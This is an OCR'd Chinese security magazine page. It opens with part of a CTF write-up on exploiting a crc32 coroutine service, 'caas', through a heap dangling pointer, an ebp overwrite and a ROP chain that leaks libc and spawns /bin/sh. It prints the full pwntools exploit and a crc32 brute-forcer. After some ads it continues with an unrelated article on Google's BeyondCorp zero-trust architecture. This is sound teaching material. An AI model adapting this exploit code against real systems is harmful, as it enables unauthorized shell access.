
```
job->len = size;
job->input = input;
job->result = malloc(sizeof(unsigned int));

push(&job_stack, job);
```

可见，是先 malloc 输入的缓冲区，再 malloc 存结果的缓冲区，最后 push 里面再 malloc node 的缓冲区。


此时，0x10 的 fastbin 中有两个 chunk，如果 size < 8 的话，input 会拿第一个，而 result 就拿第二个。而 result，是存放计算 crc32 结果的地方，同时也是*job_stack 此时的值！既然是存放我们输入数据的 crc32 计算结果的地方，我们相当于可以控制他的值！那么，如果我们构造一个 4 字节的 payload，使得 crc32 的计算结果是我们某个可控的 chunk 的地址（比方说，第一个 job 内容的地址），便可以伪造一个 job struct，其中 result 指向某个地址，input 指向 crc32 是这个地址的 payload。这个时候再算这个 job，便可以实现任意地址 DWORD SHOOT！

如图所示：





再次yield计算后



crc32(这个字串)=要射的内容

具体步骤为：（接上面的）

暂停第二个 worker，免得他干扰我们

创造一个大小为 4 的 job，其中内容的 crc32 是我们第一个 job 的 128 字节的 input 的地址，所以在我们创造第一个 job 的时候，内容必须要就要被构造好

yield 两次，让第一个 worker 计算我们的内容。之所以是两次，是因为此时第一个 worker 是卡在 pop 的，出来的话会发现*job_stack 的值和所存的 old_head 不一样，所以会重新加载一次，这个时候再 yield，就可以让 job_stack 指向我们第一个 job 所分配的 128 字节的 chunk

0x05 确定 DWORD SHOOT 目标以及内容

现在，我们有枪了，但是还没有确定我们要射的目标。DWORD SHOOT，射在哪里，射什么，是一门艺术。当时我想到了几个方案：

1、shoot g_fib 为我们的 chunk，比方说 job2 的申请的 128 字节，这样就能完全控制 ucontext_t。切换协程时，可以让这个协程完全被我们所控制。但是 ucontext_t 的大小是大于 128 字节的，所以有些字段我们会控制不到，所以在协程切换时可能会有意想不到的错误，所以，pass

2、shoot 主协程的 eip，好吧，只射 eip 完全没什么用，因为堆不可执行，没法直接 shellcode

3、shoot 主协程的 esp，但是，swapcpntext 返回后，如图，会直接 leave，即 mov esp,ebp; pop ebp

```
.text:08048781 E8 DA FD FF FF                   call    _swapcontext
.text:08048786 83 C4 10                         add     esp, 10h
.text:08048789
.text:08048789                          locret_8048789:                         ; CODE XREF: fiber_yield+29↑j
.text:08048789 C9                               leave
.text:0804878A C3                               retn
```

4、所以，不如直接射 ebp，把他射到我们的第二个 job 的 128 字节的 input 上，可实现 ROP

0x06 ROP 构造

本来想通过一些 gadget 实现获取 got 表 free 地址并计算出 system 地址然后 call 的，然而这题 ALU 相关的 gadget 真是少的可怜。。。好吧，你算不出来，我帮你算。即，先调用 puts (printf 占用的栈空间实在太大，要 0x2000 多。。。实在是坑。。。)，然后脚本来

算出 system 地址，scanf 把他存到 ROP 的后面的某个位置上。(本来我是通过 fread 的，其中 FILE*直接给的就是__bss_start 的地址，然而这样不行。。因为 fread 所需要的是__bss_start 里面的内容，不是他的地址。。。)

下面就是 ROP 的具体内容 :

```
+0x00:
+0x10 ebp
0x8048520 puts addr
0x8048618 leave/ret addr
0x804A5E8 got addr of free
+0x10:
+0x24 ebp
0x8048590 scanf addr
0x8048618 leave/ret addr
"%x" addr
+0x28 ; address to be modified to system address
+0x24:
0 ;ebp
+0x28:
0 ;to be modified to address of system
0
+0x34 "/bin/sh" addr
+0x34:
"/bin/sh"
+0x3c\:
"%x\x00\x00"
+0x40:
```

很明显，执行到 leave 的时候，会把 esp 设为+0x00 处地址，然后 pop ebp，可以接着继续控制 ROP。这是一个 ROP 技巧，只要能通过这种方式控制 ebp，就可以一直通过将返回地址设为 leave/ret，实现几个函数的连续调用（注意，根据调用约定，任何 libc 的函数都不会改变 ebp 的值）。

所以最后一步：（接着上面的）

5、yield，这个时候会用我们的 fake job struct 中的数据计算 crc32，写到主协程的 ebp 中。然后 yield 切换回主协程时，ebp 已经被篡改，进入我们的 ROP

0x07 exp 编写

还有一点，堆分配出来的地址，在一定情况下，是确定的。即，只要确定堆基址，然后堆分配操作顺序一定，出来的相对堆基址的偏移必然一样。

不过我在调试的时候，出现了问题：就是当我直接命令行运行程序或者用 gdb 调试，与用 pwntools 运行程序，堆分配的偏移会不一样。但是在服务器上，是一样的。不知道是什么原因，如果有大神知道，可以一起讨论。

好了，接着，我们用 gdb 调试，获取到主协程 ucontext_t，第一个 job 和第二个 job 输入的地址，然后记录下 worker1 和 worker2 的地址，然后 readelf 找到 system 和 free 的偏移，就可以上手写 exp 了。

顺便说一下，这个题目是给一个 shell，但是权限不够 cat flag，所以要通过 get 这个程序的 shell 拿到 flag。因为这个原因，我们可以用这个 shell，下载并开启 gdb peda，获取到以上的信息，写入 exp

exp 如下 :

```
from pwn import *

g_local = False
if g_local:
    sh=process("./caas")
    WORKER1_ADDR = 0x1170#0x570
    WORKER2_ADDR = 37592#0x86d8
    WORKER1_SIGN = 0x170#0x570
    JOB1_CONTENT_ADDR = 0x11440#0x10840
    JOB2_CONTENT_ADDR = 0x11500#0x10900
    SYSTEM_ADDR = 0x0003ada0#0x3ada0
    FREE_ADDR = 0x71470#0x71470
else:
    sh=process("/problems/4e35adf4276b6c2f727f265de95d588b/caas")
    WORKER1_ADDR = 0x168
    WORKER2_ADDR = 0x82d0
    WORKER1_SIGN = WORKER1_ADDR
    JOB1_CONTENT_ADDR = 0x10438
    JOB2_CONTENT_ADDR = 0x104f8
    SYSTEM_ADDR = 0x3e3e0
```

```
    FREE_ADDR = 0x76110

heap_base_addr = None

MAIN_EBP_ADDR = 0x034



CHUNK_SIZE = 128

crc32_to_bytes = {}

def crack_crc32(crc32val):
    global crc32_to_bytes
    if (crc32val in crc32_to_bytes):
        return crc32_to_bytes[crc32val]
    cracksh = process("./crack_crc32")
    cracksh.send(str(crc32val) + "\n")
    ret = p32(int(cracksh.recv(), 16))
    cracksh.close()
    crc32_to_bytes[crc32val] = ret
    return ret

def parse_addr(addr_str):
    if (len(addr_str) >= 4):
        return u32(addr_str[:4])
    else:
        return u32(addr_str + "\x00" * (4 - len(addr_str)))

def request_crc32_comp(data):
    sh.send("1\n")
    sh.recvuntil("Size: ")
    sh.send(str(len(data)) + "\n")
    sh.recvuntil("Contents:\n")
    sh.send(data)
    sh.recvuntil("> ")

def add_worker():
```

```
    global heap_base_addr
    sh.send("2\n")
    sh.recvuntil("Starting Worker #")
    worker_addr = sh.recvuntil("> ")
    worker_addr = int(worker_addr[:8], 16)
    if (worker_addr & 0xfff) == WORKER1_SIGN:
        heap_base_addr = worker_addr - WORKER1_ADDR

def yield_worker():
    sh.send("3\n")
    print sh.recvuntil("> ")

def toggle_worker(worker_id):
    sh.send("4\n")
    sh.recvuntil("Worker ID: #")
    sh.send(hex(worker_id)[2:] + "\n")
    print sh.recvuntil("> ")

def gather_results():
    sh.send("5\n")
    print sh.recvuntil("> ")



# struct job {
#     unsigned int id;
#     unsigned int len = 4;
#     unsigned char *input = +0x10;
#     unsigned int *result = &ebp of main context = heap + 0x34;
# bytes:
#     need to be crc32 to address of 2nd job chunk
def make_job1_payload(chunk_addr, displacement):
    job_id = p32(0) #id, not useful
    length = p32(4) #going to calculate 4 bytes
    result = p32(MAIN_EBP_ADDR + heap_base_addr)
    ret = job_id + length + p32(chunk_addr+16) + result + \
        (crack_crc32(JOB2_CONTENT_ADDR + heap_base_addr + displacement))
    ret += "\x90" * (CHUNK_SIZE - len(ret))
```

```
    assert (len(ret) == CHUNK_SIZE)
    return ret


# 2nd job content addr: 0x805b900
# 2nd job chunk size 0x100 = 128
# +0x00:
#     +0x10 ebp
#     0x8048520 puts addr
#     0x8048618 leave/ret addr
#     0x804A5E8 got addr of free
# +0x10:
#     +0x24 ebp
#     0x8048590 scanf addr
#     0x8048618 leave/ret addr
#     "%x" addr
#     +0x28 some position in this chunk
# +0x24:
#     0 ;ebp
# +0x28
#     0 ;to be modified
#     0
#     +0x34 "/bin/sh" addr
# +0x34:
#     "/bin/sh"
# +0x3c:
#     "%x\x00\x00"
# +0x40:
def make_job2_payload(chunk_addr):
    payload_size = 0x40
    length_begin = CHUNK_SIZE - payload_size
    leave_ret = p32(0x8048618)
    payload_start = chunk_addr + length_begin
    ret = p32(payload_start + 0x10)
    ret += p32(0x8048520)
    ret += leave_ret
    ret += p32(0x804A5E8)
```

```
        ret += p32(payload_start + 0x24)
        ret += p32(0x8048590)
        ret += leave_ret
        ret += p32(payload_start + 0x3c)
        ret += p32(payload_start + 0x28)
        ret += p32(0)
        ret += p32(0)
        ret += p32(0)
        ret += p32(payload_start + 0x34)
        ret += "/bin/sh\x00"
        ret += "%x\x00\x00"

        ret = "\x90" * length_begin + ret
        assert (len(ret) == CHUNK_SIZE)
        return ret,length_begin

add_worker()
add_worker()



job2_payload, displacement = make_job2_payload(JOB2_CONTENT_ADDR + heap_base_addr)
job1_payload = make_job1_payload(JOB1_CONTENT_ADDR + heap_base_addr, displacement)
request_crc32_comp(job1_payload)
request_crc32_comp(job2_payload)

yield_worker()

toggle_worker(WORKER2_ADDR + heap_base_addr)

yield_worker()
yield_worker()

gather_results()

request_crc32_comp("C" * CHUNK_SIZE)

toggle_worker(WORKER2_ADDR + heap_base_addr)
```

```
yield_worker()

toggle_worker(WORKER2_ADDR + heap_base_addr)

#now job_stack is dangling pointer pointing to chunk in fastbin

request_crc32_comp(crack_crc32(JOB1_CONTENT_ADDR + heap_base_addr))

yield_worker()
yield_worker()

sh.send("3\n")



sh.recvuntil("Getting Job\n")
got_info = sh.recv()
free_addr = parse_addr(got_info)
print "free addr: " + hex(free_addr)
system_addr = free_addr - FREE_ADDR + SYSTEM_ADDR
print "system addr: " + hex(system_addr)

sh.send(hex(system_addr)[2:] + "\n")

sh.interactive()
```

顺便提一下，在服务器的 shell 中直接 python 运行这个脚本的话，from pwn import * 这里会卡死，不知道为什么，有大神知道的话，可以讨论一下。所以我说先 python 打开交互式界面，然后手动 import 我的 exp，就可以 getshell 了。。。

其中，crack_crc32 是用来爆破 crc32 的程序，因为是爆破，所以 exp 的运行时间可能会有些长。代码如下 :


```
#include <stdint.h>
#include <stdio.h>
static uint32_t crc32_tab[] = {
   0x00000000, 0x77073096, 0xee0e612c, 0x990951ba, 0x076dc419, 0x706af48f,
   0xe963a535, 0x9e6495a3, 0x0edb8832, 0x79dcb8a4, 0xe0d5e91e, 0x97d2d988,
```

0x09b64c2b, 0x7eb17cbd, 0xe7b82d07, 0x90bf1d91, 0x1db71064, 0x6ab020f2,
0xf3b97148, 0x84be41de, 0x1adad47d, 0x6ddde4eb, 0xf4d4b551, 0x83d385c7,
0x136c9856, 0x646ba8c0, 0xfd62f97a, 0x8a65c9ec, 0x14015c4f, 0x63066cd9,
0xfa0f3d63, 0x8d080df5, 0x3b6e20c8, 0x4c69105e, 0xd56041e4, 0xa2677172,
0x3c03e4d1, 0x4b04d447, 0xd20d85fd, 0xa50ab56b, 0x35b5a8fa, 0x42b2986c,
0xdbbbc9d6, 0xacbcf940, 0x32d86ce3, 0x45df5c75, 0xdcd60dcf, 0xabd13d59,
0x26d930ac, 0x51de003a, 0xc8d75180, 0xbfd06116, 0x21b4f4b5, 0x56b3c423,
0xcfba9599, 0xb8bda50f, 0x2802b89e, 0x5f058808, 0xc60cd9b2, 0xb10be924,
0x2f6f7c87, 0x58684c11, 0xc1611dab, 0xb6662d3d, 0x76dc4190, 0x01db7106,
0x98d220bc, 0xefd5102a, 0x71b18589, 0x06b6b51f, 0x9fbfe4a5, 0xe8b8d433,
0x7807c9a2, 0x0f00f934, 0x9609a88e, 0xe10e9818, 0x7f6a0dbb, 0x086d3d2d,
0x91646c97, 0xe6635c01, 0x6b6b51f4, 0x1c6c6162, 0x856530d8, 0xf262004e,
0x6c0695ed, 0x1b01a57b, 0x8208f4c1, 0xf50fc457, 0x65b0d9c6, 0x12b7e950,
0x8bbeb8ea, 0xfcb9887c, 0x62dd1ddf, 0x15da2d49, 0x8cd37cf3, 0xfbd44c65,
0x4db26158, 0x3ab551ce, 0xa3bc0074, 0xd4bb30e2, 0x4adfa541, 0x3dd895d7,
0xa4d1c46d, 0xd3d6f4fb, 0x4369e96a, 0x346ed9fc, 0xad678846, 0xda60b8d0,
0x44042d73, 0x33031de5, 0xaa0a4c5f, 0xdd0d7cc9, 0x5005713c, 0x270241aa,
0xbe0b1010, 0xc90c2086, 0x5768b525, 0x206f85b3, 0xb966d409, 0xce61e49f,
0x5edef90e, 0x29d9c998, 0xb0d09822, 0xc7d7a8b4, 0x59b33d17, 0x2eb40d81,
0xb7bd5c3b, 0xc0ba6cad, 0xedb88320, 0x9abfb3b6, 0x03b6e20c, 0x74b1d29a,
0xead54739, 0x9dd277af, 0x04db2615, 0x73dc1683, 0xe3630b12, 0x94643b84,
0x0d6d6a3e, 0x7a6a5aa8, 0xe40ecf0b, 0x9309ff9d, 0x0a00ae27, 0x7d079eb1,
0xf00f9344, 0x8708a3d2, 0x1e01f268, 0x6906c2fe, 0xf762575d, 0x806567cb,
0x196c3671, 0x6e6b06e7, 0xfed41b76, 0x89d32be0, 0x10da7a5a, 0x67dd4acc,
0xf9b9df6f, 0x8ebeeff9, 0x17b7be43, 0x60b08ed5, 0xd6d6a3e8, 0xa1d1937e,
0x38d8c2c4, 0x4fdff252, 0xd1bb67f1, 0xa6bc5767, 0x3fb506dd, 0x48b2364b,
0xd80d2bda, 0xaf0a1b4c, 0x36034af6, 0x41047a60, 0xdf60efc3, 0xa867df55,
0x316e8eef, 0x4669be79, 0xcb61b38c, 0xbc66831a, 0x256fd2a0, 0x5268e236,
0xcc0c7795, 0xbb0b4703, 0x220216b9, 0x5505262f, 0xc5ba3bbe, 0xb2bd0b28,
0x2bb45a92, 0x5cb36a04, 0xc2d7ffa7, 0xb5d0cf31, 0x2cd99e8b, 0x5bdeae1d,
0x9b64c2b0, 0xec63f226, 0x756aa39c, 0x026d930a, 0x9c0906a9, 0xeb0e363f,
0x72076785, 0x05005713, 0x95bf4a82, 0xe2b87a14, 0x7bb12bae, 0x0cb61b38,
0x92d28e9b, 0xe5d5be0d, 0x7cdcefb7, 0x0bdbdf21, 0x86d3d2d4, 0xf1d4e242,
0x68ddb3f8, 0x1fda836e, 0x81be16cd, 0xf6b9265b, 0x6fb077e1, 0x18b74777,
0x88085ae6, 0xff0f6a70, 0x66063bca, 0x11010b5c, 0x8f659eff, 0xf862ae69,
0x616bffd3, 0x166ccf45, 0xa00ae278, 0xd70dd2ee, 0x4e048354, 0x3903b3c2,
0xa7672661, 0xd06016f7, 0x4969474d, 0x3e6e77db, 0xaed16a4a, 0xd9d65adc,

```
    0x40df0b66, 0x37d83bf0, 0xa9bcae53, 0xdebb9ec5, 0x47b2cf7f, 0x30b5ffe9,
    0xbdbdf21c, 0xcabac28a, 0x53b39330, 0x24b4a3a6, 0xbad03605, 0xcdd70693,
    0x54de5729, 0x23d967bf, 0xb3667a2e, 0xc4614ab8, 0x5d681b02, 0x2a6f2b94,
    0xb40bbe37, 0xc30c8ea1, 0x5a05df1b, 0x2d02ef8d
};

uint32_t crc32(uint32_t crc, const unsigned char *buf, size_t size) {
    const uint8_t *p;

    p = buf;
    crc = crc ^ ~0U;

    while (size--) {
        crc = crc32_tab[(crc ^ *p++) & 0xFF] ^ (crc >> 8);
    }

    return crc ^ ~0U;
}

int main()
{
        uint32_t crcval;
        scanf("%u", &crcval);
        for (uint32_t x = 0; x < 0xffffffff; x++)
        {
                if (crc32(0, (unsigned char *)&x, sizeof(uint32_t)) == crcval)
                {
                        printf("%x", x);
                        return 0;
                }

        }
        return 0;
}
```

0x08 后言

哈哈，我其实是在这个训练平台上第一个做出来这道题的，可以。最后，再次祝大家苟年大吉，万事如意，新的一年挖到更多 0day!



任子行®
SURFILTER
网络应用审计专家
（证券代码　300311）

暗涌无疏漏
安全任子行

任子行官方微信

美创
MEICHUANG

共筑数据安全
共享数据生态

美创科技2018年全国巡展·广州站

2018年4月13日（周五）

海航威斯汀酒店五层会议室

【安全运营】

跟着 Google 学基础架构安全

文章作者： mcvoodoo@唯品会安全应急响应中心
文章来源：【唯品会】http://mp.weixin.qq.com/s/TP3NAwnaBiODtJK1r_hHbw

一、Google 原文参考镇楼

1. BeyondCorp：企业安全新方法

https://static.googleusercontent.com/media/research.google.com/zh-CN//pubs/archive/43231.pdf

2. BeyondCorp 的设计和部署

https://static.googleusercontent.com/media/research.google.com/zh-CN//pubs/archive/44860.pdf

3. 代理

https://static.googleusercontent.com/media/research.google.com/zh-CN//pubs/archive/45728.pdf

4. 安全性和生产力

https://static.googleusercontent.com/media/research.google.com/zh-CN//pubs/archive/46134.pdf

5. 用户体验

https://static.googleusercontent.com/media/research.google.com/zh-CN//pubs/archive/46366.pdf

因考虑网址需翻墙查看，为大家方便查看，下面是提取地址和提取密码。

链接：https://pan.baidu.com/s/1dIiGLg

密码：81i4


过去这些年，技术发生了很大的革命，云计算改变了业务方式，敏捷改变了开发方式，某宝改变了购物方式。而在内部安全上，零信任则提供了一个新的模式。

过去这些年，各种数据泄漏层出不穷，我懒得去找例子，反正比比皆是，从大公司到小公司，从政府到商业机构。这说明什么呢？这说明我们过去的方法出了问题，以前基于边界来划分可信不可信的办法行不通了。

传统的内部安全外围取决于防火墙、VPN 来隔离，但随着员工用自己的电脑、用自己的手机、再加上云计算，整个网络边界越来越模糊。零信任安全则直接在概念上颠覆了原有概念，内部用户比外部用户更不可信！看以往的各种案例，太多由于黑客掌握了密码，证书之后得手的攻击。因此，对这些内部用户零信任，可能是未来减少数据泄漏的主要方法。

二、Google 实践

Gartner 提出了 CARTA 方法论，意为持续自适应风险与信任评估，包含了零信任安全的核心元素。当然，更关键的是，Google 已经在 15 年就开始付诸实施，这个项目就是大名鼎鼎的 BeyondCorp，开始从本质上改变。BeyondCorp 完全不信任网络，而是基于设备、用户、动态访问控制和行为感知策略。零信任需要一个强大的身份服务来确保每个用户的访问，一旦身份验证通过，并能证明自己设备的完整性，则赋予适当权限访问资源。所以这里有四个元素：验证用户、验证设备、权限控制、自学习和自适应。



1. 验证用户

验证用户最基本的是用户名和密码，但怎么确保这个密码不是从黑市上买来的？所以就出现了多因素认证来获得额外的保证，国内一般是短信验证码或软硬件 token，当然现在也开始逐渐出现人脸、指纹等。用户有很多类型，普通用户、管理员、外包、合作伙伴、客户，多因素认证都可以适用。

1. 验证用户

验证用户最基本的是用户名和密码，但怎么确保这个密码不是从黑市上买来的？所以就出现了多因素认证来获得额外的保证，国内一般是短信验证码或软硬件 token，当然现在也开始逐渐出现人脸、指纹等。用户有很多类型，普通用户、管理员、外包、合作伙伴、客户，多因素认证都可以适用。

2. 验证设备

要实现零信任安全，要把控制扩展到设备级。如果设备未经过验证，设备就不可信。如果用户数用常用、可信设备访问，则有可信度。如果他在网吧用一台电脑来登陆，那这个信任度就低。设备验证还包括了一些安全准入条件，比如是否安装杀毒软件和最新补丁。

3. 限制访问权限和特权

限制用户最小权限的访问，就可以限制攻击的横向移动。其次是对业务应用的授权，业务层包含大量敏感数据，是攻击的首要目标，因此在应用侧限制权限也同样重要。数据越重要，权限越少，也可以用多因素来进一步验证。

4. 自学习和自适应

收集用户、设备、应用和服务器数据和行为信息，形成日志数据库进行机器学习分析，达到异常识别的目的，比如从异常位置访问资源，则立即触发强认证。

整个方案有几个好处：

一是重新定义了身份，以前都是根据角色进行的，而零信任模型则更加动态，用时间、属性、状态的组合来实时评估。

二是集中控制，所有的流量都通过中央网关来处理认证和授权，这种网关可以拦截所有到资源之间的通信。但中央网关不是只有一个，而是分布式的，只是逻辑上的集中。BeyondCorp 就在每个受保护的资源之前放了一个反向代理服务。

三是主动防范，能够检查日志做审计是一回事，能够实时拦截主动防范则是另一回事了。

Google 的方法很好，值得借鉴，但不一定要完全照搬。每个企业有自己的实际情况，要是上来就干，可能会导致更多的问题。根据 Google 的几篇论文，我试着分析一下实现路径做参考。

三、信息收集

整个项目上，第一步要实现的就是数据的收集，收集数据的作用是掌握全局，包括账号和应用的流向关系、网络架构、应用协议等。在这个过程中也能清理掉很多没用的系统和账号。而数据的收集分为几种。

1. 设备信息

因为设备验证属于一个重要环节，因此要对设备进行清点。Google 要求所有设备都有 IT 管理，并且保存一个资产库，但这在国内企业中并不现实，例如有的员工自带电脑，自带手机。所以实际上需要在 Google 的思路上有所拓展，虽然我不知道，但我可以通过设备指纹来建立一个资产库。每个设备都有的独一无二的标识，通过标识，把员工常用设备作为可信设备，从而建立自己的资产库。

2. 梳理访问记录

零信任的目标是完全消除静态密码的使用，转为更加动态的验证，可以对每个单独的访问发布范围、时间的证书。这是这个架构的好处，也是防范内部风险的最佳答案。所以需要掌握公司内部的访问记录，常见是通过 SSO 访问日志来进行。而且定期 review 内网访问日志，也应该是一个常态化工作。梳理这个的目的，是了解账户和应用之间的关系。

3. 系统架构图

零信任的目标是抛弃掉网络层的访问控制，但现实是需要在整个过程中逐步改造，因此需要掌握网络拓扑，掌握各访问控制的位置，掌握资源位置。最后才能达到把访问控制放到应用侧来实现。所以这里的着眼思考点是，如果我把这个资源放到互联网上，需要怎么控制。

4. 流量日志

流量是基于网络拓扑来的，在应用日志完备的情况下，甚至可以不需要做流量日志。不过考虑到大家的实际情况，还是加上比较好。另外网络内跑的协议也很重要，Google 在计划阶段发现网内使用了各种协议，因此在新系统中作了严格的规定，以 HTTPS 和 SSH 为主要协议。

四、访问策略

在 Google 的论文中，多次提到了他们在形成这个框架时面临的挑战，为了有效推进，这个安全措施必须在全公司强制执行，覆盖广泛且易于管理。这其实在很多公司是个不容易的事情。而且 Google 也提到，安全架构不应该影响生产力，在国内就是就是安全不应影响业务。因此把敏感应用放到公网上，需要小心谨慎。零信任要求每个请求都完整验证身份，授权和加密，这个信任是基于动态用户和设备决定的，而不再基于网络单一维度进行判断。

数据收集以后，接下来要做的事情就是访问策略框架了。Google 整个项目周期是 7 年（泪奔，7 年后我还在不在现在的公司都不好说），提到的建议是情景决策，换成中国话的意思就是业务场景。例如我是一个运营，要去访问运营报表系统，那么我用公司给我的笔记本电脑登录报表系统，然后通过跳板机登陆到 Hadoop 上去调整源数据。这些业务场景会告诉你一些信息，运营应该授予报表系统、Hadoop 权限，而在这里的授权元素包括，设备、角色、被访问资源、时间等。

1. 数据字段

听上去比较别扭，换成中国话的意思，要收集那些数据维度，以用做访问控制要素。常见的比如组织架构、角色。新增的设备与用户配对关系，也包括比如操作系统是否更新，杀毒软件是否安装这些设备状态。同时也可以包括更多的要素：时间、位置、多因素等。这些条件组成了验证规则，但这太容易被猜测出来了，所以在这个基础上，还可以增加一些新的判断字段，比如 wifi 的 mac 等信息。

2. 规则

接下来制定规则，规则中除了包括上面所说的字段，还应包括行为信息。例如有一个提出离职的员工，进入文档系统大量下载文档，这就是一个风险。可能需要的规则是，打通 PS 系统掌握谁提出了离职，然后限制该员工对文档系统的大量下载行为。再细分一点规则，主动离职和被动离职对系统的风险是不同的，下载和查看文档也是不同的。

规则中一个常见错误是设置了太多细致的规则，Google 在实践中遇到了这个问题，最终他们在代理服务的粗粒度，和后端资源的细粒度之间找到了平衡点。在论文中他们提到了两个例子：

全局规则：粗粒度，影响所有服务和资源。比如“底层设备不允许提交代码”。

特定服务规则：比如 G 组中的供应商允许访问 web 应用 A。

如果规则太复杂，或者对资源规定太过具体，那对规则的语言是很有挑战性的，所以应该用一套任何人都可以理解的策略规则。Google 的做法是从粗规则开始，然后再将 RBAC 和 ABAC 引入。

3. 权限

零信任是把信任从外围改变到端点，目标是在不断变化的环境中基于动态用户和设备，做出智能的选择。BeyondCorp 是最小权限原则，通过不断地处理用户、设备、行为数据，为这些数据建立信任值，每个资源都有一个信任层，必须满足才能访问。比如你的手机版本过低，系统会给你一个低信任评分。当你访问工资数据的时候，需要你有更高的信任等级。你必须把手机版本升级，否则不能访问资源。这其实和金融里的信用分一个意思，这些元素的组合形成了分数。

但有一点，就是要明确的告诉用户，基于什么原因，你的分数过低，要把补救方法明确的提示出来，不然用户就陷入了迷思，然后会干出一些乱七八糟的事情出来。换句话说，可以把规则形成问题，你的补丁打了吗？杀毒软件更新了吗？然后通过验证这些问题，赋予权限。

五、访问控制

策略订好了以后就是控制措施，这里也是国内大多数公司和 Google 做法有分叉的地方，Google 当然有能力自己造所有轮子，操作系统都能自己写，但国内公司很少会这么干，同时在内部这些应用里，或多或少都会有外购的应用系统。

